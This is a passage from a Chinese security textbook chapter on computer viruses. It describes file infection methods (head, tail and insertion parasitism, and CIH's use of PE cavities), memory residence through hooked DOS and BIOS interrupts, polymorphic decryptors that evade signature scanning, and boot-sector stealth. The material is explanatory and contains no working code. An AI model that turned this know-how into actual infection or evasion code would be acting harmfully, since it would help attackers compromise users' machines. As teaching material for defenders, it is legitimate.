


图 8-3　EXE 文件“头寄生”方式

2．尾寄生

由于头寄生不可避免地会遇到重新定位的问题，所以最简单也是最常用的寄生方法就是直接将病毒代码附加到可执行程序的尾部。对于 DOS 环境下 COM 可执行文件来说，由于 COM 文件就是简单的二进制代码，没有任何结构信息，所以可以直接将病毒代码附加到程序的尾部，然后改动 COM 文件开始的三个字节为跳转指令，如图 8-4 所示。




图 8-4　COM 文件的“尾寄生”

对于 DOS 环境下的 EXE 文件，有两种处理的方法，一种是将 EXE 格式转换成 COM 格式再进行感染；另外一种需要修改 EXE 文件的文件头，一般会修改 EXE 文件头的下面几个部分：

（1）代码的开始地址；

（2）可执行文件的长度；

（3）文件的 CRC 校验值；

（4）堆栈寄存器的指针。

对于 Windows 操作系统下的 EXE 文件，病毒感染后同样需要修改文件的头部。这次修改的是 PE 或者 NE 的头，相对于 DOS 下 EXE 文件的头来说，这项工作要复杂很多，需要修改程序入口地址、段的开始地址、段的属性等，如图 8-5 所示。由于这项工作的复杂性，所以很多病毒在编写感染代码的时候会包括一些小错误，造成这些病毒在感染一些文件的时候会出错而无法继续，从而幸运地造成这些病毒无法大规模地流行。

感染 DOS 环境下设备驱动程序（.sys 文件）的病毒会在 DOS 启动之后立刻进入系统，而且对于随后加载的任何软件（包括杀毒软件）来说，所有的文件操作（包括可能的查病毒和杀病毒操作）都在病毒的监控之下。在这种情况下，干净地清除病毒基本上是不可能的。


(a)
DOS EXE文件头
PE（NE）文件头
感染前的程序

(b)
DOS EXE文件头（修改后）
PE（NE）文件头（修改后）
感染前的程序
病毒代码

图 8-5　感染前后代码对比

3．插入寄生

病毒将自己插入被感染的程序中，可以整段地插入，也可以分成很多段，有的病毒通过压缩原来的代码的方法，保持被感染文件的大小不变。前面论述的更改文件头等基本操作同样需要，对于中间插入来说，要求程序的编写更加严谨。所以采用这种方式的病毒相对比较少，即使采用了这种方式，很多病毒也由于程序编写上的错误没有真正流行起来。“插入寄生”方式如图 8-6 所示。






图 8-6　“插入寄生”方式

4．空洞利用

对于 Windows 环境下的可执行文件，“空洞利用”是很有创意的方式。CIH 使用了此方式，示意如图 8-7 所示。

CIH 病毒的首块程序是插在 PE 文件头的自由空间内的。通常 PE 格式文件头的大小为 1024 字节，而 MZ（DOS 可执行文件头）为 128 字节，PE 文件头（包括 PE 文件的标志）为 24 字节，PE 可选文件头为 224 字节，以上共 376 字节。“程序段头”区域大小是根据程序段的数量来确定的，但每个程序段头的大小是固定的，为 40 字节。一般情况下，一个 PE 可执行文件有 5～6 个段，这样计算下来，整个文件头有 408～448 字节的自由空间提供给病毒使用，剩余的病毒代码分块依次插入到各段的自由空间里。

寄生病毒精确地实现了病毒的定义，“寄生在宿主程序之内，并且不破坏宿主程序的正常功能”。所以寄生病毒设计的初衷都希望能够完整地保存原来程序的所有内容，因此除了某些由于程序设计失误造成原来的程序不能恢复的病毒以外，寄生型病毒基本上都是可以完全清除的。

感染CIH病毒之前	感染CIH病毒之后
DOS的MZ的文件头	DOS的MZ的文件头
DOS的实模式存根程序（在DOS下执行Windows程序时使用这个存根程序）	DOS的实模式存根程序（在DOS下执行Windows程序时使用这个存根程序）
PE文件标志（00PE0000）	PE文件标志（00PE0000）
PE文件头	PE文件头
PE文件可选头	PE文件可选头（被修改）
.text正文段的头	.text正文段的头（被修改）
.bss堆栈段的头	.bss堆栈段的头（被修改）
.data数据段的头	.data数据段的头（被修改）
.rdata资源数据段的头	.rdata资源数据段的头
...其他段的头	...其他段的头
文件头上的自由空间	病毒块链表指针区 CIH病毒首块
正文段	正文段
自由空间	CIH病毒块2
堆栈段	堆栈段
自由空间	CIH病毒块3
数据段	数据段
自由空间	CIH病毒块4
（a）	（b）

图 8-7　CIH 的空洞利用

8.2.2　驻留技术

大部分病毒都包括了内存驻留的部分，当被感染的文件执行之后，病毒的一部分功能模块进入内存，并且一直驻留在那里，即使程序执行完毕。

1．DOS 环境下的内存驻留

对于标准的 DOS 的终止并且驻留程序有两种方法可以使用，一种是通过 CONFIG.SYS 中作为设备驱动加载；另外一种是调用 DOS 中断 INT21H 的退出但仍然驻留功能。但是病毒不是常规的驻留程序，通常会使用更加巧妙的方法驻留内存，图 8-8 所示为一些病毒经常隐身的地方。

DOS 环境下的内在驻留病毒会修改大量的 DOS INT21H 功能，根据调用所处理的文件后缀名或者文件类型决定是否进行感染。主要修改的 INT21H 功能包括：

- 执行文件（EXEC，AX 4B00）；

- 装入内在（LOAD，AH 4BH）；
- 搜索（列目录功能）（AH 11h，21h，4Eh，4Fh）；
- 创建文件（CREATE，AH=3Ch）；
- 打开文件（OPEN，AH=3Dh）；
- 关闭文件（CLOSE，AH=3Eh）；
- 改变文件属性（CHMMODE，AH=43h）；
- 文件改名（RENAME，AH=56h）。

内存驻留病毒在装入内存中之后，需要使用一种方式告诉随后执行的被感染文件，内存中已经加载了病毒代码，不需要再把病毒放到内存中了。有下面几种简单的方式可以达到这个目的。

（1）修改某些中断，增加一个功能号，比如说中断 21H，增加一个 AX=FFFFH 的调用，如果返回 1，表示病毒存在，病毒不存在的话，DOS 会返回 0。

（2）在一些很少使用的内存区域中，放置病毒存在的标志。

有一些内存驻留病毒，比如使用病毒制造库生成的病毒，由于不正确地实现了防止病毒重新加载的算法，使病毒反复加载，这样会造成其中的一个内存驻留病毒不能正常工作，如果加载的次数过多，会使系统内存耗尽，造成死机。




图 8-8　DOS 系统示意图

2. 引导区的内存驻留

引导区内存驻留程序使用类似的方法将病毒代码放入系统内存中，这样会造成系统可用内存减少。由于引导病毒通常都比较小，所以一般减少的内存都只有 1KB 或者几 KB。

为了避免用户很容易地觉察到系统可用内存的减少，一些病毒会等待 DOS 完全启动成功，然后使用 DOS 自己的功能分配内存。这样不会显示整个可用内存减少，而是在 DOS 可用的内存中增加了一个小的常驻程序，往往不会引起用户的警觉。

引导区内存驻留程序往往不包括重入检测部分，因为引导区病毒只会在系统启动的时候加载一次。

3. Windows 环境下的内存驻留

Windows 环境下的病毒驻留技术是在内存中寻找合适的页面并将病毒自身拷贝到其中，而且在系统运行期间能够始终保持病毒代码的存在。进入了核心态的病毒可以利用系统服务来达到驻留内存的目的，例如，CIH 病毒调用 INT20 中断，使用 VxD call Page Allocate 系统调用，请求系统分配两个 PAGE 大小的 Windows 系统内存，用于驻留病毒代码。处于用户态的程序想要在程序退出后仍然把关键代码驻留在内存中，似乎是不可能的。因为无论用户程序分配何种内存都将作为进程占用资源的一部分，一旦进程结束，所占资源将立即被释放。所以要分配一块进程退出后仍可保持的内存。

8.2.3 加密变形技术

随着病毒技术的发展，出现了一类新的病毒：加密病毒。这类病毒的特点是：其入口处具有解密子，而病毒主体代码被加密。病毒运行时首先由得到控制权的解密代码对病毒主机进行循环解密，完成后将控制交给病毒主机运行。病毒主体感染文件时，会将解密子用随机密钥加密过的病毒主体，以及保存在病毒体内或嵌入解密子中的密钥一同写入被感染文件。但是加密病毒不同传染实例的解密子仍然保持不变的机器码明文，所以将特征码选于此处仍是一种有效的检测方法。由于加密病毒还没有能够完全逃脱特征码扫描，所以天才的病毒作者们在加密病毒的基础之上进行改进，使解密子的代码对不同传染实例呈现出多样性，这就出现了加密变形病毒。它和加密病毒非常类似，唯一的改进在于病毒主体在感染不同文件时会构造出一个功能相同但代码不同的解密子，也就是不同传染实例的解密子具有相同的解密功能，但代码却截然不同。比如，一条指令完全可以拆成几条来完成，中间可能会被插入无用的垃圾代码，以及使用随机的寄存器、加密长度等。由于无法找到不变的特征码，特征码扫描技术就彻底失效了。

图 8-9 所示为一段最简单的加密变形病毒代码，这段代码的作用是将预先加密的病毒代码解密，然后跳转到执行感染和破坏功能的病毒代码中。




图 8-9　加密变形病毒代码

这段解密的代码和加密后的病毒都是在感染的时候动态生成的。我们可以看到，使用的寄存器、密钥、加密代码的长度等，甚至解密使用的指令都是随机的，所以指望能够从这些代码中找到固定的病毒特征码是徒劳的，也就是由于这种加密变形病毒的出现，使利用简单特征码进行病毒检测的技术走到了尽头。

8.2.4 隐藏技术

病毒在进入用户系统之后，会采取种种方法隐藏自己的行踪，让用户无法感觉到病毒的存在。引导型病毒、文件型病毒以及 Windows 环境下的病毒采用了不同的技术达到这个目的。

1．引导型病毒的隐藏技术

引导型病毒的隐藏有两种基本的方法：

（1）改变基本输入输出系统（BIOS）中断 13H 的入口地址，使其指向病毒代码之后，发现调用 INT 13H 读被感染扇区的请求的时候，将原来的没有被感染过的内容返回给调用的程序。这样，任何 DOS 程序都无法觉察到病毒的存在，如果反病毒软件无法首先将内存中的病毒清除的话，同样无法清除这种病毒。此种隐藏技术如图 8-10 所示。

